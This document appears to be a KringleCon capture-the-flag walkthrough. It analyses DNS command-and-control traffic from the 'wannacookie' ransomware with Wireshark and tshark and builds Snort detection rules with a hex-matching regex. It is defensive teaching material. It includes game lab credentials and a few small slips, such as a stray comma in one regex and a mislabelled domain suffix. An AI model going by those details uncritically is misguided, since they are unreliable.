
Since you have solved the door scanner and forged a QR code for yourself, you can access Santa's Secret Room. Alabaster will ask you to write a Snort rule.

The objective is here. Notice that there are several steps to Objective 9.




Hints

Both Alabaster and Shinny have important things to tell us.




Alabaster also has a hint about Malware Reverse Engineering, but we will use that later. Right now, the important hints are that the malware communicates over DNS, and that we must write a Snort rule to stop it.



Getting started

When you enter the terminal, you will see some basic information you need to evaluate the malware network traffic. The opening screen will give you some important information.

> GOAL: Create a snort rule that will alert ONLY on bad ransomware traffic
> Put the rule in /etc/snort/rules/local.rules on the terminal
> Check out ~/more_info.txt for additional information



The moreinfo.txt file has additional tidbits.

A full capture of DNS traffic for the last 30 seconds is constantly updated to:
`/home/elf/snort.log.pcap`
test your snort rule by running:
`snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf`
This will create an alert file at `~/snort_logs/alert`
Note: there will also be a pcap file in `~/snort_logs/` that will show you which packets your caught. Tshark and tcpdump have also been provided on this sensor so you can examine this pcap with caught packets.

You can also download pcaps for offline analysis. You can examine the file in Wireshark to get ideas for rule creation
http://snortsensor1.kringlecastle.com/
Username: elf
Password: onashelf

```
elf@6f2d3dfb78de:~$ cat more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@6f2d3dfb78de:~$
```

The next step

Go to the Snort sensor link and download a pcap for analysis.

Hand in

1) What is consistent from one packet to the next, that can be part of your rule? Remember, IP address and the domain of the server (like blahblah.com) can change and cause your rule to fail.


2) Is the port number always the same? Is the layer 4 protocol the same? What about the upper layer protocol?

3) Note: In DNS, if you look at the packet bytes pane (the bottom pane) you will see that the ascii for "period" never appears in the domain. Instead it is a hex number that gives the number of bytes in the next section. For example, www.google.com will be 03 www 06 google 03 com in the bytes pane. Is there anything consistent with those numbers?

Terminal--Snort Challenge (Part 2)

Solution (examining the traffic in Wireshark)


When you look at the packet capture from the Snort sensor, you should immediately notice that it is all DNS, and it is all UDP. Also, every packet has port 53 in either the source or destination.



We can't just block all DNS, though. None of Santa's users would be able to connect to the Internet if we did that. We will have to fine tune our filter somewhat. We can quickly see that what appears to be the evil traffic all has a long hex string prepended to the domain name. We see things like
[long hex string].ugrber.com
[long hex string].rgeubr.net
[long hex string].ugrber.org


The domain names obviously change. If you look at the IP addresses, you will see that the IP address of the server changes as well.

That long text string seems to be in every packet. If we look at the first packet in the capture in detail, we see something interesting.




Where the periods would be in the domain name, there are numbers. DNS saves space be replacing

periods with the length of the following string. We can use that to get an idea of how many digits are in each section. For example, in this query, the name is 77616E6E61636F6F6B69652E6D696E2E707331.ugrber.org




There are 0x26 characters in the hex section, 0x06 in the next (ugrber) and 0x03 in the last (net).

Here is a response. Again, the hex section of the address has 0x26 characters.



There is some variation in the format. Here we see that there are two digits at the beginning before the long hex string. The hex string is still 0x26 characters long, however.




If we can write something that finds long strings of hex, we are half the way there. This is a simple task for regular expressions.

First, read about character classes. We want to make one that alerts on hex digits. Not only that, the malware does not appear to use lower case letters. You need a short expression that will alert on one hex digit, comprised of either numbers or the letters A through F.
https://www.regular-expressions.info/charclass.html

Next, we need to alert on a long string of hex instead of one character. The article below talks about "limiting" the number of matches, which is not quite what we want. Instead of matching something like one to four characters {1,4} we want to match on a big number {big number}. The number should not be so big that we miss packets, however.
https://www.regular-expressions.info/repeat.html

Finally, you can go to this site and test your regex if you like.



Click on New to clear the page, put your regex in Expression, copy data from the packet into Text, and see what happens. Test some that should not match (www.freddeadbeef.com or something) to make sure you do not have false positives.

Hand in

1) What is the regular expression you will use to detect the evil traffic?

Terminal--Snort Challenge (Part 3)

Solution (Regular expressions)

The basic regex that we need for one character is
`[0-9A-F]`

This specifies a range of possible values for the character. It can be any digit 0 through 9 or any letter A through F. Normally a character set for hex characters also includes lower case letters a through f, but those are not present in our packet captures.

We specify the number of consecutive characters we want to match using curly braces { }. If we want to match a string when it reaches 24 characters, we would use {24}. A string between 20 and 30 characters would be {20,30}. If we use {24} and the string is longer, that is fine; the rule will fire when it sees 24 characters and ignore the rest.

A regex to match a string of at least 24 hex characters (upper case letters) would be
`[0-9A-F]{24}`

The choice of 24 characters was arbitrary. The packets we saw had hex strings 0x/26 (decimal 38) characters long, but we may not have seen all the possible packets.

Snort rules

The basic Snort rule syntax is explained in this pdf. Normally the header looks something like this:
`alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any.`

The strings `$EXTERNAL_NET`, `$HTTP_PORTS` and `$HOME_NET` are variables that are configured in `/etc/snort/snort.conf` when Snort is installed; they specify external and internal IP addresses and ports related to services like web. This rule would be looking for traffic from outside web servers coming in to our network. We will not need to be that specific, although it is good practice. We will write a quick and dirty, ugly rule to solve the terminal. There is an appendix to this document with a more reasonable rule.

The most generic header we could have would be this.
`alert udp any any <> any any`

That selects traffic with any IP address and port going in any direction. The only thing it looks for is the UDP protocol. We can do a little better than that; we know one of the ports will be 53.
`alert udp any 53 <> any any`

The body of the rule follows the header. It is enclosed in parentheses, and the parts are separated by semicolons. Most rules have a message, so we can use this.
`msg: "DNS--wannacookie cnc detected";`

We will skip the `Flow` option, since that applies to TCP traffic.

Snort uses Perl Compatible Regular Expressions, or PCRE. The detection option for a regular expression is `pcre:` . Additionally, the `pcre` is enclosed in quotes and / characters. This will be the heart of our

rule.
`pcre:"/[0-9,A-F]{24}/";`

Finally, all rules must have a Signature ID. The custom is to use ID numbers of 1,000,000 or higher for local rules, that are not part of the official Snort rule set.
`sid: 1000001;rev:1;`

To put all together, our rule is
```
alert udp any 53 <> any any (msg: "DNS--wannacookie cnc detected";
pcre:"/[0-9,A-F]{24}/"; sid: 1000001;rev:1;)
```

Please note that this is a very sloppy rule. The pcre test consumes a lot of processor time so normally there is a content check first, to make sure that we are dealing with a DNS packet before the pcre executes. Another Kringlecon player told me, "If I wrote a rule like that at work I'd be fired."

Put the rule to work

Enter the Snort terminal and follow the instructions on the main page and the moreinfo.txt file. Use a text editor to place the rule in the file, `/etc/snort/rules/local.rules`. Then start Snort with this command.
```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c
/etc/snort/snort.conf
```

This tells snort to alert on traffic and use fast (brief) logging (`-A fast`). Rather than copying traffic from a network interface, it will read the file `snort.log.pcap` in the user's home directory. It will place the log file and a pcap containing captured packets in `~/snort_logs`. Finally, it will read the Snort configuration file in `/etc/snort/snort.conf`.

Troubleshooting

Snort is very finicky about rule syntax, so do not be surprised if Snort does not start on the first attempt. The terminal tells you whether you completed the challenge even if you don't run Snort(!). When Snort runs, it posts pages of information to the terminal. If you have syntax errors, the error messages will appear at the very end of the output. If you copy and paste, beware of Windows "smart quotes", as they cause problems.


Once you have syntax errors corrected, look at `~/snort_logs/alert` to see what the rule alerted on. You must catch traffic in both directions to get credit for the terminal. You can also use tcpdump or tshark on the terminal to look at the packet capture (in `~/snort_logs/`) if you need more information about the packets that your rule alerted on.


If you want to run a local copy of Snort, be aware that the installation is complicated. There is better support for Snort on CentOS or Fedora, so use that distribution.

Better Rules

It would be better to split the rule into two, one for inbound and one for outbound traffic. Then we can use the $HOME_NET and $EXTERNAL_NET variables to limit the packets we examine. The new rules also include a content check for the DNS flags that specify query or response.

In this query, note that there are two bytes of flags equal to 01 00 hex. Also, the bytes are found two bytes after the start of the DNS payload. The first two bytes hold the Transaction ID (0x94e3 for this packet), and the next two hold the flags.






This phrase will look for 01 00 hex in the second and third bytes of the payload. It skips two bytes (offset: 2) and then takes the next two bytes (depth: 2).

```
content:"|01 00|"; offset:2; depth:2;
```

For response packets, the flags look like this.



This phrase will tell us we have a DNS response.

```
content:"|84 00|"; offset:2; depth:2;
```

These rules are more specific and will do a simple check to ensure the packet is DNS before executing the expensive pcre check.

```
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg: "DNS--wannacookie
cnc detected outbound"; content:"|01 00|"; offset:2; depth:2;
pcre:"/[0-9A-F]{24}/"; sid: 1000002;rev:2;)
```

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg: "DNS--wannacookie
cnc detected inbound"; content:"|84 00|"; offset:2; depth:2;
pcre:"/[0-9A-F]{24}/"; sid: 1000001;rev:2;)
```

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg: "DNS--wannacookie cnc detected outbound"; co
ntent:"|01 00|";offset:2;depth:2; pcre:"/[0-9A-F]{24}/"; sid: 1000002;rev:2;)

alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg: "DNS--wannacookie cnc detected inbound"; con
tent:"|84 00|";offset:2;depth:2; pcre:"/[0-9A-F]{24}/"; sid: 1000001;rev:2;)
~
~
~
```

```
elf@4ab60b545b11:~$ vi /etc/snort/rules/local.rules
elf@4ab60b545b11:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Up Next

We can gain useful intelligence about the ransomware if we analyze the network traffic in the packet capture file. Even better, we get to learn about Wireshark's command line sibling, tshark!

Terminal--Snort Challenge (Part 4)

A deeper look using tshark

The combination of Wireshark and tshark is very powerful for examining packet capture files. Wireshark can help you get the "lay of the land" and help find display filters and field names. Then tshark can extract fields to be analyzed in bulk. Of course, it helps to have tshark installed.

```
File  Edit  View  Search  Terminal  Help
john@ubuntu:~$ tshark

Command 'tshark' not found, but can be installed with:

sudo apt install tshark

john@ubuntu:~$
```


The commands in this lesson can generate a lot of output. To make it easier to display, I am taking screenshots at the end of the output and using the up arrow to show the command. In this case, tshark is just reading the capture file that Alabaster gave to us.

```
  387   3.931961 10.126.0.132 → 192.82.243.15 DNS 102 Standard query 0xf58e TXT 63.77616E6E61636F6F6B69652E6D696E2
E707331.snahgbrreu.org
  388   3.942216 192.82.243.15 → 10.126.0.132 DNS 197 Standard query response 0xf58e TXT 63.77616E6E61636F6F6B6965
2E6D696E2E707331.snahgbrreu.org TXT
  389   3.952422  10.126.0.40 → 204.79.197.212 DNS 67 Standard query 0x70ab TXT scarlatinous.live.com
  390   3.962619 204.79.197.212 → 10.126.0.40  DNS 124 Standard query response 0x70ab TXT scarlatinous.live.com TX
T
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap
```

There are two items of interest in the packet capture file. The first is, does the hex in the query have meaning, and are there different hex strings in use?


Source	Destination	Protocol	Length	Info
10.126.0.125	172.217.7.227	DNS	92	Standard query 0xa437 TXT gravamens.toluylenediamine.runholder.google.de
172.217.7.227	10.126.0.125	DNS	175	Standard query response 0xa437 TXT gravamens.toluylenediamine.runholder.g
10.126.0.49	132.77.8.96	DNS	99	Standard query 0xfeb1 TXT 77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbu
132.77.8.96	10.126.0.49	DNS	167	Standard query response 0xfeb1 TXT 77616E6E61636F6F6B69652E6D696E2E707331
10.126.0.132	192.82.243.15	DNS	99	Standard query 0x08bc TXT 77616E6E61636F6F6B69652E6D696E2E707331.snahgbrr
